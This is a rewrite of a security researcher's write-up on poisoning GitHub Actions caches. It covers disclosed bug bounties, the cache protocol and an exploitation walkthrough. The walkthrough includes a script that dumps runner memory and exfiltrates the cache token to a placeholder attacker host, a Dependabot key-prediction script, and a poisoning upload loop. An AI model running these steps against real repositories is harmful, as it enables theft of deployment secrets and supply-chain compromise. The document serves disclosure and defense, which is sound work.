The Monsters in Your Build Cache – GitHub Actions Cache Poisoning
GitHub Actions cache entries could be poisoned by an attacker with code execution in a workflow, because cache keys and versions are set client-side and not validated server-side, and cache restoration blindly extracts archives. An attacker could overwrite arbitrary files in a privileged workflow, leading to code execution and access to deployment secrets.
 Published on adnanthekhan.com
I’ve personally been working on a tool to detect Pwn Request vulnerabilities at scale, and one of the “false positive” cases was when a workflow checked out and ran user-controlled code, but only had a GITHUBTOKEN with read access and no secrets. This makes it just as secure as a workflow on pullrequest, right?
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Actions caching is a feature that lets a workflow save a directory (dependencies, build outputs, tool caches) under a key and restore it on later runs. The actions/cache action, and other actions such as actions/setup-go that implement caching internally, compute a cache key and a version, look for a matching entry, download the archive and extract it. A typical configuration looks like this:
  - name: Configure action caching for bazel repository cache
      uses: actions/cache@[redacted] # v4.0.0
      with:
        # Note: Bazel repository cache is located in system locations and cannot use
        # a shared cache between different runner operating systems.
        path: '~/.cache/bazel_repo_cache'
        key: bazel-cache-${{ runner.os }}-${{ hashFiles('**/WORKSPACE') }}
        restore-keys: |
          bazel-cache-${{ runner.os }}-
According to GitHub's documentation, a cache hit is decided by checking keys and paths. When an entry is saved, the cache action stores it under a key and a version, where the version is a SHA256 hash of the paths concatenated together along with some other predictable information. Those two values uniquely identify an entry.
The technique described here, which the author calls "Actions Cache Blasting", turns cache eviction and cache restoration into a privilege escalation and lateral movement primitive between workflows. The author used it to prove access to the production deployment secrets for angular. dev and angular.io, and found the same issue in other repositories:
| Repository | Outcome |
|---|---|
| angular/components | $1,000 bug bounty (part of the Angular report), fixed in commit [redacted] |
| mdn/content | $3,000 bug bounty, impact was tampering with developer.mozilla.org, fixed in commit [redacted] |
| hyperledger/besu | $2,000 bug bounty, impact was Docker secret disclosure (poisoned Besu Docker images could be pushed to Dockerhub; Besu is an Ethereum client, so an attacker could steal the client's private key from within the container) |
| google/temporian | Impact was jumping to a privileged workflow with a GITHUB_TOKEN that had write access, fixed in commit [redacted] |
| chainguard-dev/terraform-provider-cosign | A locked-down workflow ran pull-request code on pull_request_target on the default branch, and a separate release workflow used caching before signing and releasing; impact was jumping to the release workflow, which used OIDC to assume a GCP principal with access to the release signing GPG key, fixed in commit [redacted] |
The rule the author draws from this: never run untrusted code in the context of the main branch if any other workflow uses GitHub Actions caching. The same applies to dependencies: a compromised package used in a locked-down workflow on the main branch can steal the cache credentials and move laterally to other workflows in victim repositories that use caching.
A note added to the post in January 2025 says some of the techniques no longer apply, but the core technique is still valid: cache poisoning allows workflow lateral movement. The change is that you can no longer write to the cache after the workflow job finishes, so the whole poisoning operation has to happen in-build. The author points to a tool called Cacheract for that.
Setup
To study the protocol, the author used a self-hosted runner configured to route all traffic through Burp, then reimplemented the request flow in a Python script to see which values had to be kept and which could be set to arbitrary values.
When an Actions workflow starts, it receives several secrets from GitHub. Besides GITHUB_TOKEN, there is an AccessToken (also referenced as ACTIONS_RUNTIME_TOKEN) and a CacheServerUrl. The runtime token authenticates requests to GitHub's non-public API endpoints for workflow run artifacts and caches. Those endpoints are not documented publicly, but they can be learned from the source of actions/toolkit or by running workflows through Burp on a self-hosted runner.
During the research the author found that the Actions runtime token was valid for 6 hours and was not invalidated after the workflow run concluded. That was reported, and GitHub closed the report as informative, saying it did not pose a significant security risk:
Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings, we have determined that they do not present a significant security risk and are therefore not eligible for a reward under the Bug Bounty program.
This proof of concept depends on compromising the actions token, which if happens, it can be exploited anyway and the 6 hour validity is just providing an extra window for someone to exploit. We may consider making changes to the validity of the token in the future, but don't have anything to announce right now.
GitHub
The author's argument is about detection: without the 6 hour window an attacker would have to re-exploit the issue multiple times or extend the workflow run, which raises the chance a maintainer notices unusual behaviour. The same applies to a poisoned dependency, where the attacker would have to steal the Actions token, extend the workflow run and poison the cache while it runs.
Finding it
The most interesting observation was that the values used to determine cache hits are set entirely on the client side. Both the key and the version were simply strings and could be set to anything.
Under the hood, caching retrieves a signed upload URL from an API endpoint and uses it to push the cache entry to an Azure blob. There is nothing inherently different about a workflow job that uses a cache action and one that does not: GitHub does not send special secrets to a workflow based on which action it uses. It is all or nothing, which is why anyone with code execution in a workflow can obtain the cache credentials.
On restoration, the action calculates the key and version, and if there is a matching item it downloads and extracts it. The cache object is just a compressed archive, a tarball or a zstd archive. The action does not check that the paths configured in the cache configuration are what is actually inside the file before extracting it. The relevant code from actions/toolkit, used under the hood by actions/cache and other actions such as actions/setup-go, downloads the archive and blindly extracts it (extractTar performs no further validation):
// Download the cache from the cache entry
    await cacheHttpClient.downloadCache(
      cacheEntry.archiveLocation,
      archivePath,
      options
    )
    if (core.isDebug()) {
      await listTar(archivePath, compressionMethod)
    }
    const archiveFileSize = utils.getArchiveFileSizeInBytes(archivePath)
    core.info(
      `Cache Size: ~${Math.round(
        archiveFileSize / (1024 * 1024)
      )} MB (${archiveFileSize} B)`
    )
    await extractTar(archivePath, compressionMethod)
    core.info('Cache restored successfully')
The restore function even takes a list of paths:
/**
 * Restores cache from keys
 *
 * @param paths a list of file paths to restore from the cache
 * @param primaryKey an explicit key for restoring the cache
 * @param restoreKeys an optional ordered list of keys to use for restoring the cache if no cache hit occurred for key
 * @param downloadOptions cache download options
 * @param enableCrossOsArchive an optional boolean enabled to restore on windows any cache created on any platform
 * @returns string returns the key for the cache hit, otherwise returns undefined
 */
export async function restoreCache(
  paths: string[],
  primaryKey: string,
  restoreKeys?: string[],
  options?: DownloadOptions,
  enableCrossOsArchive = false
): Promise<string | undefined> {
In the author's view, selectively extracting only the files destined for those paths would have prevented the attack. It does not make sense to cache node_modules/ and then allow overwriting package.json when restoring an entry that should only contain node_modules/. The author notes that changing this now would be a breaking change for developers who use caching in a non-standard way.
Cache hierarchy

Branches are the security boundary for GitHub Actions caching, which also matches the purpose of caching: speeding up builds. A feature branch created off a parent branch (such as a branch off dev) can access the cache from dev; sibling branches cannot access each other's caches. Cache entries are immutable and uniqueness is determined by a key derived from hashing something like a lockfile. If the lockfile changes it is a different cache, and child branches can create their own entries; if it does not change, the child branch pulls from the main cache without creating a new entry.
Since only the branch boundary is enforced on the server side, an attacker can acknowledge how the key and version are calculated and then ignore it, because the values are not validated on the server side.
Exploitation
Step 1: steal the cache token
To poison a cache, the attacker needs the CacheServerUrl and AccessToken from a workflow. With code execution in a main branch workflow, through a Pwn Request vulnerability or a compromised dependency, the following script dumps the runner's memory and exfiltrates the two fields:
YOUR_EXFIL="your-exfil-url.com"
BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"AccessToken":"[^"]*"\}' | sort -u`
BLOB2=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"CacheServerUrl":"[^"]*"\}' | sort -u`
curl -s -d "$BLOB $BLOB2" https://$YOUR_EXFIL/token > /dev/null
The script downloads a memory dump helper, runs it with sudo, strips null bytes, greps for the JSON fragments containing AccessToken and CacheServerUrl, and posts them to the attacker's endpoint. It only works on GitHub-hosted Linux runners, which allow sudo without a password; the author notes that equivalent PowerShell code for Windows runners would probably not be hard to write.
Step 2: build a payload that overwrites files
Cache restoration is just a call to extract the compressed file, and tar overwrites files by default when extracting.

So anyone who can poison a cache entry can overwrite any file in the working directory at the time of the cache hit. That gives many routes to code execution in the context of the more privileged workflow, for example by overwriting package.json, goreleaser config files or a Makefile.
Step 3: deal with immutable entries and restore keys
Cache entries are immutable. They can be deleted, but that requires a GITHUB_TOKEN with actions: write or a similarly privileged token; the attack path assumes a read-only GITHUB_TOKEN.
Restore keys help the attacker. A key might be Linux-cache-<SHA256 of lockfile>, and a workflow that updates dependencies can hit an older entry just by matching Linux-cache-, so the new build only updates what changed and saves a new key. Typically an entry with just the restore key itself is not set.

GitHub's documentation describes how cache hits occur when restore keys are present.

If an attacker sets a poisoned entry for Linux-cache-, then a workflow that has a cache miss but has the restore key set will use the most recently created entry that matches. For repositories that frequently update dependencies with Dependabot, the hash is likely to change and the workflow will hit the poisoned cache within the 7 days the entry is active.
Step 4: anticipate future cache keys
A cleverer route is to predict future entries on the main branch from open pull requests. Using a cache that hashes a yarn lockfile as an example, if the repository uses Dependabot, an attacker can poll for a pull request that is about to update the file:
import requests
import hashlib
import time
from datetime import datetime, timedelta
TOKEN = 'YOUR_GITHUB_TOKEN'
REPO_OWNER = 'targetOrg'
REPO_NAME = 'targetRepo'
AUTHOR = 'dependabot[bot]'
FILE_NAME = 'yarn.lock'
headers = {
    'Authorization': f'token {TOKEN}',
    'Accept': 'application/vnd.github.v3+json',
}
def get_pull_requests():
    url = f'https://api.github.com/repos/{REPO_OWNER}/{REPO_NAME}/pulls'
    response = requests.get(url, headers=headers)
    return response.json()
def get_file_from_pull_request(pr_number):
    url = f'https://api.github.com/repos/{REPO_OWNER}/{REPO_NAME}/pulls/{pr_number}/files'
    response = requests.get(url, headers=headers)
    return response.json()
def compute_sha256_hash(content):
    sha_hash = hashlib.sha256()
    sha_hash.update(content)
    return sha_hash.hexdigest()
def main():
    while True:
        pull_requests = get_pull_requests()
        for pr in pull_requests:
            created_at = datetime.strptime(pr['created_at'], '%Y-%m-%dT%H:%M:%SZ')
            if pr['user']['login'] == AUTHOR and created_at > datetime.now() - timedelta(days=1):
                files = get_file_from_pull_request(pr['number'])
                for file in files:
                    if file['filename'] == FILE_NAME:
                        content = requests.get(file['raw_url']).content
                        sha256_hash = compute_sha256_hash(content)
                        print(f'The SHA256 hash of the updated {FILE_NAME} file is: {sha256_hash}')
        time.sleep(30)
if __name__ == '__main__':
    main(
The script lists pull requests, filters for recent ones from Dependabot, fetches the changed files, and prints the SHA256 of the updated lockfile, which is the value the cache key will be derived from. If the pull request is merged within 7 days, the poisoned cache is used instead of the workflow creating a new entry. The author notes the script could be extended to automatically perform the exploitation steps when the pull request is merged.
Step 5: blast the cache
When a future entry cannot be predicted, the obstacle is that existing entries cannot be overwritten with the cache token. GitHub's cache is limited to 10 GB per repository, and once the limit is reached the least recently used entries are subject to eviction. In practice this seems to happen once a day, but it might take two if the repository typically does not approach the limit.

If an attacker can set as many cache entries as they want from any workflow, they can fill the cache to force eviction of other entries. Once the eviction job runs, the reserved entries are cleared and the attacker can poison those entries with malicious files. This is where the 6 hour token window matters: steal a token, fill the cache, wait for eviction, and poison the entries, all within 6 hours. In practice an attacker could trigger the initial vulnerability on a Friday night and start poisoning; they might have to try again on Sunday, but by Monday they will most likely succeed.
The author wrote a tool to save cache entries directly using the CacheServerUrl and AccessToken, used both for filling and poisoning: https://github.com/AdnaneKhan/ActionsCacheBlasting. The steps assume a workflow that allows code execution in the context of the main branch, in most cases one where maintainers use pull_request_target and set GITHUB_TOKEN to read-only because they think it is safe.
Step 6: find an injection point
The hard part of designing the payload is deciding which file to overwrite, which depends heavily on what the workflow does after the cache restore. The author recommends BoostSecurity's Living-Off-the-Pipeline project for files that can be modified to get code execution in workflows. For a Node.js project, for example, package.json can be modified to add a preinstall step containing the payload. If there is no clear injection point, there is a fallback that almost always works: reusable GitHub Actions are saved locally to the runner's temp directory during workflow execution, so modifying the action.yml or index.js of those actions guarantees arbitrary code execution.
Step 7: set the trap
Fill the cache before the eviction job. Right around 11 PM EST, run the PR workflow to grab the cache token and cache URL, then dump about 30 GB of random files into the cache.

Then write a script that tries to poison the target entries every minute with the same payload. The legitimate keys and versions can be found with the GitHub API:

https://api.github.com/repos/angular/angular/actions/caches?ref=refs/heads/main
This returns all cache entries on the main branch along with their versions:
{
  "total_count": 11,
  "actions_caches": [
    {
      "id": 23332,
      "ref": "refs/heads/main",
      "key": "codeql-trap-1-2.17.0-javascript-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:58:15.130000000Z",
      "created_at": "2024-04-22T16:58:15.130000000Z",
      "size_in_bytes": 23315464
    },
    {
      "id": 23048,
      "ref": "refs/heads/main",
      "key": "bazel-cache-Linux-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:55:35.443333300Z",
      "created_at": "2024-04-12T23:12:36.960000000Z",
      "size_in_bytes": 611053325
    },
    {
      "id": 23290,
      "ref": "refs/heads/main",
      "key": "Linux-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:55:16.966666700Z",
      "created_at": "2024-04-19T20:30:29.730000000Z",
      "size_in_bytes": 525666806
    },
The poisoning loop runs for the next three hours:
#!/bin/bash

for i in {1..240}
do
   python3 CacheUpload.py --file-path poisoned_cache.tzstd --key <target_key> --version <target_version> --auth-token $CAPTURED_TOKEN --cache-url $CAPTURED_URL
   # Insert lines as necessary.
   sleep 60s
done
Each iteration uploads the poisoned archive under the target key and version using the captured token and URL, then waits 60 seconds. If it worked, all of the cache entries are poisoned with the payload. The author notes the file size was 5.7 KB, the size of the payload containing just the package.json files.
